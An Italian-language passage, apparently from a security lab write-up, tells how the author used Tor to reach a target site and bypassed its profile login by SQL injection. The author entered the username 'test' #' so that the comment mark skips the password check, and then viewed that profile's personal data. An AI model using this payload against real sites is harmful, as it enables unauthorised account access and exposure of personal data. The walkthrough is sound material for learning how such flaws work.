
Come possiamo vedere il browser ci mostra i nodi a cui ci colleghiamo durante la nostra connessione con il sito.

Ho provato a verificare se il sito target avesse vulnerabilità ad attacchi **SQL injection**.

Nella sezione *Your profile* ho inserito nello spazio per l'username la stringa *test' #* senza inserire alcuna password.



Con questa stringa inseriamo *test* come username ed escludiamo la verifica della password commentando il resto della query SQL tramite il simbolo #.



Siamo così riusciti ad ottenere l'accesso al profilo *test* ed avere accesso alle sue informazioni personali effettuando un attacco tramite la rete Tor.